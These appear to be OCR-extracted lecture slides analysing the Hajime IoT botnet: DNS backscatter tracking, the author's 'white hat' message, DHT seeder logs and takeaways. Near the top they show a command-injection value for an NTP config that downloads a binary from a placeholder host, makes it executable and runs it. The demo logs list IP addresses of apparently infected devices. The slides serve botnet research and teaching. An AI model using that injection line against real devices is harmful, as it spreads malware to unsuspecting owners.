


```
NTPServer=`cd /tmp;wget http://1.2.3.4:5678/X;chmod 777 X; ./X`
```

Learns attacking bots' IP addresses

Non-vulnerable hosts interpret this as a hostname with an unfamiliar TLD (`./x``)

Quick DNS lookup reminder



DNS backscatter data

- Based on trying to inject shell-commands into a NTP configuration file
- Vulnerable devices won’t sanitize the input and then execute the commands, infecting the device.
- Remember how DNS lookups work? Invalid queries will be sent to the root DNS servers
    - Conveniently the researchers of the paper operate one of the root DNS servers

White hat, grey hat, black hat?

- Communication from the bot author:


> Just a white hat, securing some systems.
> Important messages will be signed like this!
> Hajime Author.
> Contact CLOSED Stay sharp!

- Discuss this approach

Demo


1. UTC timestamp
2. payload name
3. date used as input for computing the payload's DHT hash ID
4. payload DHT ID (the hash we lookup or announce on the DHT)
5. "seeder" or "leecher" (are we collecting seeders or leechers, respectively)
6. IPv4 address of seeder/leecher bot
7. port number of seeder/leecher bot

Demo (Backup)



```
1620769710 atk.mipseb.1506215619 2021-05-09 1173332a85f47e1a40b15f3d77a550ff342442c2 seeder 98.43.129.55 62289
1620769710 atk.mipseb.1506215619 2021-05-09 1173332a85f47e1a40b15f3d77a550ff342442c2 seeder 109.148.173.191 62289
1620769710 atk.mipseb.1506215619 2021-05-09 1173332a85f47e1a40b15f3d77a550ff342442c2 seeder 79.161.52.82 62289
1620769710 atk.mipseb.1506215619 2021-05-09 1173332a85f47e1a40b15f3d77a550ff342442c2 seeder 24.88.23.242 62289
1620769710 atk.mipseb.1506215619 2021-05-09 1173332a85f47e1a40b15f3d77a550ff342442c2 seeder 69.112.168.236 62289
1620769710 atk.mipseb.1506215619 2021-05-09 1173332a85f47e1a40b15f3d77a550ff342442c2 seeder 108.173.178.204 62289
1620769710 atk.mipseb.1506215619 2021-05-09 1173332a85f47e1a40b15f3d77a550ff342442c2 seeder 71.210.33.221 62289
1620769710 atk.mipseb.1506215619 2021-05-09 1173332a85f47e1a40b15f3d77a550ff342442c2 seeder 24.115.107.208 62289
1620769710 atk.mipseb.1506215619 2021-05-09 1173332a85f47e1a40b15f3d77a550ff342442c2 seeder 176.14.243.44 62289
1620769710 atk.mipseb.1506215619 2021-05-09 1173332a85f47e1a40b15f3d77a550ff342442c2 seeder 71.190.197.164 62289
1620769710 atk.mipseb.1506215619 2021-05-09 1173332a85f47e1a40b15f3d77a550ff342442c2 seeder 70.119.82.44 62289
1620769710 atk.mipseb.1506215619 2021-05-09 1173332a85f47e1a40b15f3d77a550ff342442c2 seeder 184.83.113.35 62289
1620769710 atk.mipseb.1506215619 2021-05-09 1173332a85f47e1a40b15f3d77a550ff342442c2 seeder 137.25.255.15 62289
1620769710 atk.mipseb.1506215619 2021-05-09 1173332a85f47e1a40b15f3d77a550ff342442c2 seeder 185.108.162.49 62289
1620769710 atk.mipseb.1506215619 2021-05-09 1173332a85f47e1a40b15f3d77a550ff342442c2 seeder 176.110.136.21 62289
1620769710 atk.mipseb.1506215619 2021-05-09 1173332a85f47e1a40b15f3d77a550ff342442c2 seeder 62.46.102.115 62289
1620769710 atk.mipseb.1506215619 2021-05-09 1173332a85f47e1a40b15f3d77a550ff342442c2 seeder 67.251.129.160 62289
1620769711 1173332a85f47e1a40b15f3d77a550ff342442c2 5.139.3.14:49978 117710404a4f6e018508fce5f2855ef7b4b63620 115.
#1620769711 1173332a85f47e1a40b15f3d77a550ff342442c2 117710404a4f6e018508fce5f2855ef7b4b63620 5.139.3.14:49978 Tot
1620769711 1173332a85f47e1a40b15f3d77a550ff342442c2 144.91.111.37:9613 1173332a85f47e1a40b15f3d77a550fa00c24bc9 18
1620769711 1173332a85f47e1a40b15f3d77a550ff342442c2 144.91.111.37:9613 1173332a85f47e1a40b15f3d77a550fa00c24bc9 47
```

Demo (Backup)



```
1620769773 .i.armv6l.1509400182 2021-05-11 2f9f80b52e7df032562bfdc6174733006fb978e9 seeder 173.46.242.130 62289
1620769773 .i.armv6l.1509400182 2021-05-11 2f9f80b52e7df032562bfdc6174733006fb978e9 seeder 174.20.138.204 62289
1620769773 .i.armv6l.1509400182 2021-05-11 2f9f80b52e7df032562bfdc6174733006fb978e9 seeder 79.136.72.19 62289
1620769773 .i.armv6l.1509400182 2021-05-11 2f9f80b52e7df032562bfdc6174733006fb978e9 seeder 87.81.93.7 62289
1620769773 .i.armv6l.1509400182 2021-05-11 2f9f80b52e7df032562bfdc6174733006fb978e9 seeder 154.45.216.220 62289
1620769774 2f9f80b52e7df032562bfdc6174733006fb978e9 144.91.111.37:9613 2f9f80b52e7df032562bfdc6174733fa00c24bc9 173.46.242.130 62289
1620769774 2f9f80b52e7df032562bfdc6174733006fb978e9 144.91.111.37:9613 2f9f80b52e7df032562bfdc6174733fa00c24bc9 174.20.138.204 62289
1620769774 2f9f80b52e7df032562bfdc6174733006fb978e9 144.91.111.37:9613 2f9f80b52e7df032562bfdc6174733fa00c24bc9 79.136.72.19 62289
1620769774 2f9f80b52e7df032562bfdc6174733006fb978e9 144.91.111.37:9613 2f9f80b52e7df032562bfdc6174733fa00c24bc9 87.81.93.7 62289
1620769774 2f9f80b52e7df032562bfdc6174733006fb978e9 144.91.111.37:9613 2f9f80b52e7df032562bfdc6174733fa00c24bc9 154.45.216.220 62289
#1620769774 2f9f80b52e7df032562bfdc6174733006fb978e9 2f9f80b52e7df032562bfdc6174733fa00c24bc9 144.91.111.37:9613 Total seeders: 5 new_r
1620769785 .i.mipseb.1524631409 2021-05-11 5b28b53bc218c21fdd3ec9b11e696c137a7420f8 seeder 174.17.14.156 62289
1620769785 .i.mipseb.1524631409 2021-05-11 5b28b53bc218c21fdd3ec9b11e696c137a7420f8 seeder 64.121.214.41 62289
1620769785 .i.mipseb.1524631409 2021-05-11 5b28b53bc218c21fdd3ec9b11e696c137a7420f8 seeder 79.136.72.19 62289
1620769785 .i.mipseb.1524631409 2021-05-11 5b28b53bc218c21fdd3ec9b11e696c137a7420f8 seeder 188.17.175.246 62289
1620769785 .i.mipseb.1524631409 2021-05-11 5b28b53bc218c21fdd3ec9b11e696c137a7420f8 seeder 81.217.115.184 62289
1620769786 5b28b53bc218c21fdd3ec9b11e696c137a7420f8 144.91.111.37:9613 5b28b53bc218c21fdd3ec9b11e696cfa00c24bc9 174.17.14.156 62289
1620769786 5b28b53bc218c21fdd3ec9b11e696c137a7420f8 144.91.111.37:9613 5b28b53bc218c21fdd3ec9b11e696cfa00c24bc9 64.121.214.41 62289
1620769786 5b28b53bc218c21fdd3ec9b11e696c137a7420f8 144.91.111.37:9613 5b28b53bc218c21fdd3ec9b11e696cfa00c24bc9 79.136.72.19 62289
1620769786 5b28b53bc218c21fdd3ec9b11e696c137a7420f8 144.91.111.37:9613 5b28b53bc218c21fdd3ec9b11e696cfa00c24bc9 188.17.175.246 62289
1620769786 5b28b53bc218c21fdd3ec9b11e696c137a7420f8 144.91.111.37:9613 5b28b53bc218c21fdd3ec9b11e696cfa00c24bc9 81.217.115.184 62289
#1620769786 5b28b53bc218c21fdd3ec9b11e696c137a7420f8 5b28b53bc218c21fdd3ec9b11e696cfa00c24bc9 144.91.111.37:9613 Total seeders: 5 new_r
1620769787 .i.mipseb.1522574410 2021-05-12 09f5299a344afa50742c3f29ac7d9a163fc04b94 seeder 5.146.192.252 62289
1620769788 09f5299a344afa50742c3f29ac7d9a163fc04b94 144.91.111.37:9613 09f5299a344afa50742c3f29ac7d9afa00c24bc9 5.146.192.252 62289
#1620769788 09f5299a344afa50742c3f29ac7d9a163fc04b94 09f5299a344afa50742c3f29ac7d9afa00c24bc9 144.91.111.37:9613 Total seeders: 1 new_r
```

Key Takeaways

1. Command-And-Control impossible to take down, without also affecting legitimate users
2. Multiple identifiers can help in mapping the extent of a botnet (uTP keys, backscatter data)
3. Abandoned botnets float through the Internet, like satellite debris around earth’s orbit